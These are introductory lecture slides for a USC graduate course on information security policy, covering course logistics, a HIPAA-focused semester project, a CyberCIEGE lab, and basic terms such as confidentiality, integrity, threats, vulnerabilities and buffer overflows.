

DSCI 519: Foundations and Policy for Information Security

Course Introduction

Tatyana Ryutov

Lecture Outline

- Course Administration
- Course Overview
- Basic Terminology
- Challenge of Security Policy Breaches

Course Team


- Instructor: Dr. Tatyana Ryutov, **tryutov@usc.edu**
- Office Hours Thursday 3-5pm via Zoom
 - Zoom link:
<https://usc.zoom.us/j/93443000081?pwd=NkVVMGxKcU1CcE9rYXBBd3Y4QVpsUT09>
 - Meeting ID: 934 4300 0081
 - Passcode: 065043
 - In-person by request (after the lecture), PHE 336
- Grader: Vishal, **vishalsr@usc.edu**
 - Will grade all your assignments, quizzes and exams (except the semester project)

The course team is available to answer your email/Piazza questions
9:00am-6:00pm on weekdays only
No office hours during University holidays and Fall recess

Course Communication

- Piazza is the primary announcement medium
- **<https://piazza.com/usc/fall2022/dsci519>**
 - D2L will be used for submitting assignments and posting of grades
 - Piazza will be used for lecture notes, announcements, assignments, and intra-class communication
 - Do not post solutions there!
 - **Goal: Everyone can learn from general questions**
- You need access to Google forms during the class
 - Response submission links to in-class questions will be posted on Piazza



Note: in-lecture discussion questions and nonessential slides will not be included in the lecture notes posted on Piazza



Syllabus

Required Readings

- Required Textbooks:
 - **BISH**: Computer Security Art and Science: Bishop, Matt, 2018
 - **PFL**: Charles P. Pfleeger, Shari Lawrence Pfleeger, Jonathan Margulies, Prentice Hall, 2015
- Other reading material is posted on Piazza in Resources
- Read the assigned material before lectures!



Class Workload

- Student deliverables
 - Homework assignments
 - 3 HWs
 - 3 Labs
 - Individual semester project
 - Midterm exam
 - Final exam
 - 4 Quizzes (45 minutes each)
 - The lowest score will be dropped (only 3 quizzes count)
- Class participation is important!
 - 10% of the final grade

Guidelines for Students

- All assignments are to be submitted individually
 - You may help each other understand concepts and requirements for assignments
 - But submitted work should be your own
- Academic integrity is taken very seriously
 - Resource for USC academic standards:
 - <https://viterbischool.usc.edu/academic-integrity/>



Letter Grade Assignment

- No curve
- Nominal letter grade breakdown, meaning that the grade awarded will not be **less** than indicated

94 - 100 = A

87 - 93 = A -

80 - 86 = B+

75 - 79 = B

70 - 74 = B-

65 - 69 = C+

62 - 64 = C

60 - 61 = C-

57 - 59 = D+

54 - 56 = D

50 - 53 = D-

Below 50 is an F

Grading Scheme

Final exam: 15%

Midterm exam: 15%

Quizzes: 15%

Class Participation: 10%

Assignments: 25%

- Labs:

- Lab1: 2%

- Lab2 and Lab3: 4% each

- Three written assignments: 5% each

Semester Project: 20%

Total

100%

Guidelines for Students

- Assignments and project due the given dates at 11:59pm
 - The following day at 12:01am is **late**
- Substantial grade penalty for late submission
 - Cumulative of 10% times number of days late:
 - 1 day late: lose 10%
 - 2 days late: lose 30% (10% + 20%)
 - 3 days late: lose 60% (30% + 30%)
 - Greater than 4 days late - not accepted
- Exams and quizzes
 - Will be posted on D2L
 - Exams: closed book/notes, one handwritten crib-sheet (both sides)
 - Exams missed due to a **serious** illness will be assigned grade scaled from other work
 - Quizzes: closed book/note no crib-sheet
 - You will have a few days to complete each quiz

Semester Project

- You have a choice:
 - Do the assigned project
 - Do your own project on a topic of interest
 - You will need to write and submit a one page project description on DEN D2L in Semester Project Proposal folder
 - Your proposal should include:
 1. description of the topic, what you intend to do and how
 2. preliminary citations
- Deadlines:
 - Project proposal: **October 2nd** by 11:59pm
 - **If you do not submit your project proposal by this deadline, you will have to do the assigned project**
 - Finished project: December 4 by 11:59pm
 - Submission on DEN D2L in Semester Project folder

Semester Project: Context

- This project is based on a real-world business context
- **Acknowledgement:** the documents used in this project were prepared by Dennis Maglinte - Bioinformatics Supervisor, Children's Hospital Los Angeles
- Context:
 - You are a cybersecurity professional working for a bioinformatics company – “the Center”
 - The company specializes in molecular pathology, clinical genetic labs, and research
 - The Center has a contract with another company – Cartagenia
 - Cartagenia provides a clinical informatics platform that the Center uses for data analysis
 - The Center’s data is managed by a cloud provider - Amazon Web Services (AWS)



Semester Project: Documents

- **WhatIsConsideredProtectedHealthInformationUnderHIPAA.pdf**
 - Clarifies HIPAA requirements
- **CartageniaDataSecurityAndConfidentialityPolicy.pdf**
 - Illustrates issues around data ownership and security since data is stored in the cloud (AWS)
 - Cartagenia has an agreement with AWS and the Center has an agreement with Cartagenia
 - This document illustrates the legal aspect of responsibility
- **HC-C04107_DataPolicies.pdf**
 - Describes data policies including the measures that the Center takes to keep its customers'/patients' data secure and confidential
- **UsingGlobalUniquelIdentifiersToLinkCollections.pdf**
 - Description of the system for de-identifying samples for complying with HIPAA and other regulations
- **AWS_HIPAA_Compliance_Whitepaper.pdf**
 - Outlines how companies can use AWS to create HIPAA-compliant applications
- **AWS_Disaster_Recovery.pdf**
 - Highlights AWS services and features for disaster recovery processes to significantly minimize the impact on data, system, and overall business operations

Semester Project: Deliverables

- Your assignment is to write **a report that summarizes the responsibilities the Center** has for protecting patient data under HIPAA/HITECH
 1. Review the project related documents. Identify the information protection policies in them. Briefly summarize the policies that should be implemented
 2. Provide a **summary** of the potential threats to the protected information
 3. Convert the human-language policies (that you identified in Step 1) into access control policies suitable for **implementing** in an information management system
 4. Identify other requirements (e.g., availability) that are **not covered** by the access control policies you developed in Step 3
 5. Identify the part of the threat space (that you determined in Step 2) your access control policies address and the part that they do not.
 6. Recommend **additional controls** (e.g., administrative, physical) to cover the part of the threat space that your policies do not address

Semester Project: Grading


- No less than 5 or more than 10 pages (excluding figures, tables, etc.)
- The total of 100 points will be allocated to three areas:
 1. [20 points] Familiarity with and analysis of the project-related documents, including information protection requirements and the threat space addressed
 2. [50 points] Systematic interpretation of the identified protection requirements in terms of access control policies, including MAC and DAC integrity and confidentiality
 3. [30 points] Conclusions and recommendations, including missing requirements and recommended enhancements

Semester Project: Academic Integrity

- Completion of the semester project is to be an **independent, individual** effort for each student. Attempting to benefit from work of another student, past or present, and similar behavior that defeats the intent of an assignment is unacceptable to the University. Such behavior will be treated as a violation of USC academic integrity standards, which are summarized in the on-line tutorial available at the following web site:
- http://www.usc.edu/libraries/about/reference/tutorials/academic_integrity/index.php

Lab1 is Assigned

- CyberCIEGE “Introduction” lab **due September 11** by 11:59pm
 - Lab1 is posted on Piazza
 - Submit on D2L in Lab1 folder
- Install the distribution from <http://my.nps.edu/web/cisr/latestv>
 - You only need to download the game, not the development tool
- The installation password is **grostolis**
- Game info: <http://my.nps.edu/web/cisr/cyberciege>
 - Intro movie, tutorials, sample games, FAQ, etc.
- If you have any difficulties with the labs, please post your questions on Piazza!



CyberCIEGE

- Runs on Windows 7,8,10
- Will also run on Linux and MAC OS with WINE
 - Another solution is to install Windows in a virtual machine
- It is also available on the VDI
 - See **MyDescktopLogonInstructions.pdf** on Piazza in Resources
 - Explains how to download and open the VMware Horizon Client with your student account
 - Next you can download and play the game
- **Play other built-in campaigns, you will learn more!**

Lab Tips

- CyberCiege is free, it's buggy, it crashes a lot!
- Save your work every 10 minutes!
- There are often different ways to approach each task and in most cases you will need to play the game multiple times before figuring out the correct approach
- It's OK, since we ask you to deliberately make mistakes!
- Post your questions on Piazza



CyberCiege Troubleshooting

- If you click the PLAY button on the player and nothing happens on Windows10, try the fix described here:

<https://social.technet.microsoft.com/Forums/windows/en-US/edccdcf8-87c9-4ae4-b5ae-6bb50ea1fe90/missing-msvc100dll-and-msvcr100dll?forum=win10itproapps>

- If this does not solve it, try to see if you can export logs by going to Advanced (in the menu bar) and clicking collect logs, there may be a crash.txt file in there that could help us diagnose
- If you have a high resolution display you might need to set your scaling options to 100% for the game to load
- If this does not fix your issue, you can use VDI environment

Class Participation: In-Class Presentation

- 5% of the final score
- You will be working in pairs for this assignment only
- Research some **current effort** directed to build secure (high assurance) systems
 - Consider: Zero Trust architecture, operating systems, hypervisors, container security, microkernels, secure mobile devices, IoT, TPM, secure HW extensions (e.g., Arm TrustZone), cyber-physical systems
 - What is the underlying idea/framework/model?
 - Compare this methodology to the Reference Monitor approach
 - What are the advantages and limitations?
 - The more technical details, the better!
- Present your findings: a few slides
 - About 15 minutes, beginning of the lecture
 - Be sure to include your references
 - You should be prepared (e.g., knowledgeable enough) for questions about your presentation

Presentation Schedule

Name	Date
Agarwal, Chirayu Al Eryani, Haitham	9/7
Bauyrzhanov, Yerke Bergen, Aaron	9/7
Brady, Sierra Cao, Ruochen	9/14
Garcia, Eddie Guilfoil, Lily	9/14
Kaplan, Noah Kothari, Tanishq Ashish	9/21
Ma, Ashley Mikol, Miliano	9/21
Miles, Matthew Mui, Oscar	9/28
Paz, Arturo Prashanth Bhaskar, Ashwini	9/28
Qi, Junjie Saiya, Rishit	10/12
Shah, Kevin Shaik, Arshia	10/12
Sina-Olulana, Dorcas Tippett, Hayden	10/19
Trujillo, Ivan Veerappan, Chidambaram	10/19
Vu, Jordan Wang, Yuan	10/26
Wei, Ke Xie, Qi	10/26
Xu, Tom Yu, Rhiston	11/2
Yu, Xinyue Yuan, Xuteng	11/2
Zhang, Mo Zhao, Zhengchun	11/9
Zhao, Yifan Zunquti, Almajd	11/9

Name	Date
Arceo, Eumir Brooke, Princeton	11/16
Carter, Alex Eliasyan, Melina	11/16
Eloriaga, Christian Luu, Kelvin	11/16
Martin, Kaylin Norris, Curtis	11/30
Palmer, Pierre Tung, Matthew	11/30
Van Den Berg, Jesse Wingate, Lindsey	11/30

How can I get email of my partner?

<https://uscdirectory.usc.edu/web/directory/student/>

USC Directory Search

[Faculty and Staff](#)[🔒 Students](#)[Departments & Offices](#)[Search USC Websites](#)

Use this form to find USC students.

Basic search

[+ Advanced search](#)

SEARCH 🔍

In-Class Presentation

- Send me your topic proposal ASAP to reserve it
- **If you cannot make the presentation on the assigned day, let me know in advance**
- Send me your presentation slides in PPT/PPTX format **no later than 2 days** before your scheduled presentation
 - On Monday by 5pm
 - Failure to do this will result in **1% penalty**

Professional Organizations: SANS

- Stands for SysAdmin, Audit, Network and Security
- Organization that provides IT security training and certifications (<https://www.sans.org/>)
- Home of “Internet Storm Center” – Internet monitoring and alert system (<https://isc.sans.org/>)
- Lots of practical resources (<http://www.sans.org/security-resources/>)
- Useful newsletters (<http://www.sans.org/newsletters/>)
- **Subscribe to SANS NewsBites and @RISK newsletters**



Class Participation: Discussion Questions

- Response submission link for each lecture will be **posted on Piazza** in Resources: In Lecture Discussion Questions
 - The link will be active for 48 hours
- There will be about 6 questions during each lecture
 - You will have about 1-5 minutes to answer each question
 - You will use **the same** form to submit each question
- **The questions and answers will not be included in lecture notes**
- Purpose of this:
 1. Get you engaged with the lecture material
 2. Provide feedback for me (e.g., what topics to review)
 3. Keep track of your learning progress

University of Southern California - Fall 2022

DSCI 519: Foundations and Policy for Information Security

Syllabus



Course Information

Staff

Resources

Discussion Questions

☒ Manually sort using


☐ Sort on:

Discussion Questions	Date	Actions
Lecture1	Aug 24, 2022	Edit Post a note Update link Delete


Discussion Questions

- We will use Google forms to collect responses for in-lecture question
 - 1 form per lecture

Discussion Questions

☒ Manually sort using 

☐ Sort on:

Discussion Questions	Date	Actions
Lecture1	 Aug 24, 2022	Edit Post a note Update link Delete

DSCI-519 Lecture1

tryutov@usc.edu [Switch account](#)

Your email will be recorded when you submit this form

L1.Q1

Your answer

L1.Q2

Your answer

L1.Q3

Your answer

L1.Q4

Your answer

L1.Q5

Your answer

L1.Q6

Your answer

☐ Send me a copy of my responses.

Submit

Clear form

Discussion Questions: Assessment

- In the end of the semester we will count your **relevant** answers to the questions asked to compute your class participation score
 - **We will drop all answers that are unrelated to the questions**
-
- 5% of your total grade
 - **All or nothing**: you need to answer at least **80%** off all questions asked to get 5%

Lecture Outline


- Course Administration
- **Course Overview**
- Basic Terminology
- Challenge of Security Policy Breaches

Why is this Course Unique?

- Focus on **hard science** that goes beyond the search for vulnerabilities in deployed systems and the development of defenses for specific attacks
- Develops students' understanding of the **root causes** of security vulnerabilities and how to design systems for the future that are **resilient** to attacks
- Based on a solid **theoretical** and **practical** foundation developed by the high assurance system community



Dr. Roger R. Schell



Course Philosophy

- The course is philosophically aligned with Matt Bishop's textbook philosophy
- Certain foundational concepts underlie all of information security
- A practitioner needs to know both the theoretical and practical aspects of the art and science of information security
- Past science and sound engineering practice for building secure (trusted) systems are very relevant today yet sadly ignored
 - Explains current failure to apply existing science of information security
- Assigned reading: “Information Security: Science, Pseudoscience, and Flying Pigs” by Dr. Roger R. Schell
 - Overview of the most important points of the class:
 - Reference Monitor Concept
 - Simple Security Kernel
 - Formal Security Policy Models
 - Discretionary vs. Mandatory Access Control Policies
 - Hardware Rings and Segmentation

Course Objectives

- Examine information security policies in various contexts, including business, government and technology implementation
- Learn foundational concepts, focus on hard science
- Teach a proactive approach in engineering and design of systems with cybersecurity incorporated from the very beginning of system development
 - Focus on **high assurance** - confirming appropriate security properties with compelling evidence
- Gain hands-on experience in solving security-related problems
 - We will simulate real world scenarios in diverse theoretical and practical contexts

We Will Cover in This Class

- Types of security policies
- How to develop an enforceable security policy
- Types of systems that will enforce the policy and protect against subversion
- Having a solid grip of security policy covered in this course allows for a better understanding the material taught in other classes of the Master of Science in Cyber Security Engineering degree program

Course Overview


- Precise access control abstractions
 - Reference monitor
 - Access matrix, access control lists, capabilities
 - Lattice
 - Formal security policy models (FSPM)
 - Dominance domains – “Protection Rings”
- Access control models
 - Discretionary and mandatory,
 - Confidentiality and integrity models: BLP and Biba
 - Hybrid models: Lipner, Clark-Wilson, Chinese Wall, RBAC, ABAC, OrCon
- Taxonomy of policy components (aka “MAID”)
 - Mandatory, Audit, Identification and authentication, Discretionary
- Access control policy enforcement
 - System policy allocation to components
 - Policy composition: subsets and partitions
- System evaluation, certification and accreditation
 - TCSEC and Common Criteria
- Deployment policy
- Privacy policy

Lecture Outline

- Course Administration
- Course Overview
- **Basic Terminology**
- Challenge of Security Policy Breaches

Basic Terminology: CIA

- **Confidentiality**: protection from unauthorized disclosure of information: existence of data as well as content
 - Implies authorization so that only authorized people can access confidential data
- **Integrity**: protection from unauthorized modification of information: data integrity and origin integrity
 - Usually in terms of preventing improper or unauthorized change
- **Availability**: ability of authorized entities to use the information or resource
- **Confidentiality + Integrity = Access Control**



Basic Terminology: Policy and Mechanism

- **Security policy**
 - Defines what is and is not allowed/authorized
 - Overall strategy, holds everything together
 - Effectively a definition of security for a system
 - A system without a security policy is likely to have a mishmash of countermeasures
 - Talks to then threats
- **Security Mechanism**
 - Method/tool designed to prevent, detect or recover from a security attack
 - Enforces security policy

All system users must be authenticated



Example Sources of Security Requirements

- American Health Insurance Portability and Accountability Act (HIPAA)
- General Data Protection Regulation (GDPR) is a regulation on data protection and privacy in the European Union
- California Consumer Privacy Act (CCPA) law that secures new privacy rights for California consumers
- Payment Card Industry Data Security Standard (PCI DSS), industry self-regulation
- Federal Financial Institutions Examination Council (FFIEC), guidance on Internet banking authentication
- Business policies (e.g., separation of duty)



Incorporate local, state, and federal laws,
as well as relevant ethical standards

Basic Terminology Continued


- **Vulnerability**
 - a potential weakness in the system, system security procedures, internal controls/configurations, or implementation that can be exploited to cause loss or harm
- **Threat**
 - a potential violation of proper system operation and security (interruption, interception, modification, fabrication)
- **Attack**
 - an attempt to exploit a vulnerability to turn a threat into a reality



Attacks are possible (make sense) only if there exist both: threats and vulnerabilities

Most Common Vulnerability Types

- The most common types of vulnerabilities include buffer overflow (Stack-Based Buffer Overflow, Heap-Based Buffer Overflow)
- When a security alert contains the phrase “The most severe of these vulnerabilities allows a remote attacker to execute arbitrary code.”, the underlying problem is likely a buffer overflow




<https://ics-cert.kaspersky.com/reports/2020/04/24/threat-landscape-for-industrial-automation-systems-vulnerabilities-identified-in-2019/>

Buffer Overflow (Overrun)

- Overflow - put more into the buffer than it can hold
- What will this program do?

